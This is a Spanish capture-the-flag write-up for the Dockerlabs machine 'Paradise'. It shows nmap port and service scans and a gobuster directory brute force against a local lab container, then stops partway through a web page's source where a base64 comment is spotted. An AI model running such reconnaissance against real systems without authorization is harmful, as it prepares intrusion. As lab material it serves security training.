🏴‍☠️ Write-Up: Máquina "Paradise"

📌 **Plataforma: Dockerlabs**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**


🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣**Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣**Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣**Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣**Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.

📡 1. Reconocimiento y Recolección de Información


Realizo un escaneo simple para identificar puertos abiertos. Encuentro que el puerto 22, 80, 139 y 445 están abiertos.




```
┌──(root㉿kali)-[~]
└─# nmap -p- --open -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 19:44 -04
Initiating ARP Ping Scan at 19:44
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:44, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:44
Completed Parallel DNS resolution of 1 host. at 19:44, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:44
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Discovered open port 139/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:44, 3.55s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000028s latency).
Scanned at 2025-05-31 19:44:48 -04 for 4s
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 4.06 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)
```

🎯 2. Escaneo y Enumeración


Ahora, hago un escaneo específico en los puertos abiertos encontrados anteriormente con finalidad de encontrar versiones y más información de sus servicios.



```
┌──(root㉿kali)-[~]
└─# nmap -p22,80,139,445 -sV -sC -vvv 172.17.0.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-31 19:45 -04
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.00s elapsed
Initiating ARP Ping Scan at 19:45
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 19:45, 0.28s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:45
Completed Parallel DNS resolution of 1 host. at 19:45, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 19:45
Scanning 172.17.0.2 [4 ports]
Discovered open port 139/tcp on 172.17.0.2
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Discovered open port 445/tcp on 172.17.0.2
Completed SYN Stealth Scan at 19:45, 0.02s elapsed (4 total ports)
Initiating Service scan at 19:45
Scanning 4 services on 172.17.0.2
Completed Service scan at 19:45, 11.06s elapsed (4 services on 1 host)
NSE: Script scanning 172.17.0.2.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 5.98s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.08s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:45
```




```
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.02s elapsed
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.000052s latency).
Scanned at 2025-05-31 19:45:18 -04 for 18s

PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAIO2Wyz8RV+TsSzmEEc6a+1aDtKIsiERWjdy6eST784/BJndgeAuPuZfuWGXZaAJYfc4Wns24THTRC3+LBukXI92+mzQeZPmOam9FBmv9HBU1zAUF4m74x6PJI4i/AqGolC2/kUp
kAmJQZ0bGkjPx96SKqLKe83QEmTMkMTUB+UhAAAAFQDdR29vjtcRY9KFriRqXS7fm9NUPwAAAIBvWoittNHdSTrNMr2rgnGp90iRdI7PbEsW1K+JJKsM698zlPpSRrtvQh7lX0rvE+QGAigl617voB4gplv6DxOsErknrC
ssOlE521cQWcBG42ZlbGniOzDO0JjI/qRMIhynqLMARbZV8IfD2ZYdgUGfsAMFVlHCEX/eWdA3Q4s3xQAAAIBb2VK5TjXJu1Qp4F7K/ZmpommiIabZ4EUWCLW/uTltE0K7aWDq6bSxTRVXxl/Cg1Boo1HYrU2T/MazIXVL
wj0Ou/Ld7FLYsW6h8g8uXtZw1bRp5R0k519o8b0k4DRL21HATboctnOYmvYsnIXieVPMpq57RICeU/zzmgjltw8PZw==
|   2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC91gxIuSG9qhKAtBXERuz5iPFlhQ4xRSkr+jDfh09Zzik/qHKOgeqt/SDMaSiYtgtYszEDqMKMogHZuYzpABGS7lQF8bzHNv4zotgOdZNT4jnPZpMvaMqbdmY1oq1T
s5G9O6QH4te7fWjixRnWk3P0U+xMPgd8D2vWP26chBq+eantqurCbwtbRd6So3AhkWOb+UC1S0D0g4fECU9vlxGwPGuDGIf/PCfBA2ab2IuDdoi+MrgqVSHzjGs5CxCHWWGlmw/eMfs9oF7JEGDSnSOQEVfqGTufgmKjUt
yKgSQexLY1qRvsG4SGk0T0hXyZC/Ptr++2PPAiQQ9P+QU5w4WF
|   256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKwRIUW/AH9PR8pTk9Ja+G2/NCPE2OHRpNrktr6KJK9jNL8SnRbr6dGB0MlLU6G+/R0JPz6msMBYux1Zv8ykcbI=
|   256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVk3+Nsya30hqo9ExSdXD6LNvOH+kZl9emG3AHwtkQm
80/tcp  open  http        syn-ack ttl 64 Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Andys's House
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.3.11-Ubuntu (workgroup: PARADISE)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: UBUNTU; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```




```
Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: 921a03ceac31
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: 921a03ceac31
|_  System time: 2025-05-31T23:45:32+00:00
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 4590/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Timeout)
|   Check 4 (port 54327/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-05-31T23:45:30
|_  start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.02s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:45
Completed NSE at 19:45, 0.02s elapsed
Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.16 seconds
```

Con gobuster busco directorios, pero a simple análisis solo encontré **/img**, **/galery.html** y **/booking.html** que quizás sirvan para algo.




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 281]
/.html                (Status: 403) [Size: 282]
/index.html           (Status: 200) [Size: 950]
/img                  (Status: 301) [Size: 305] [--> http://172.17.0.2/img/]
/login.php            (Status: 200) [Size: 1696]
/galery.html          (Status: 200) [Size: 2369]
/booking.html         (Status: 200) [Size: 2058]
/.html                (Status: 403) [Size: 282]
/.php                 (Status: 403) [Size: 281]
/server-status        (Status: 403) [Size: 290]
Progress: 830572 / 830576 (100.00%)
===============================================================
Finished
===============================================================
```

Busco en **/galery.html** y en el código fuente encuentro un comentario que parece ser algo codificado en base64, lo sospecho porque casi siempre los base64 que encuentro tienen "==" al final.




```
      left: 50%; /* Center the container horizontally */
      transform: translateX(-50%); /* Counteract the 50% left offset */
    }
  </style>
</head>
<body>
  <h1 style="text-align: center; margin-top: 20px;">Image Gallery</h1>
  <div class="gallery-container">
    <div class="gallery-item">
      <img src="img/image2.jpg" alt="Image 2">
    </div>
    <div class="gallery-item">
      <img src="img/image3.jpg" alt="Image 3">
    </div>
    <div class="gallery-item">
      <img src="img/image4.jpg" alt="Image 4">
    </div>
    <div class="gallery-item">
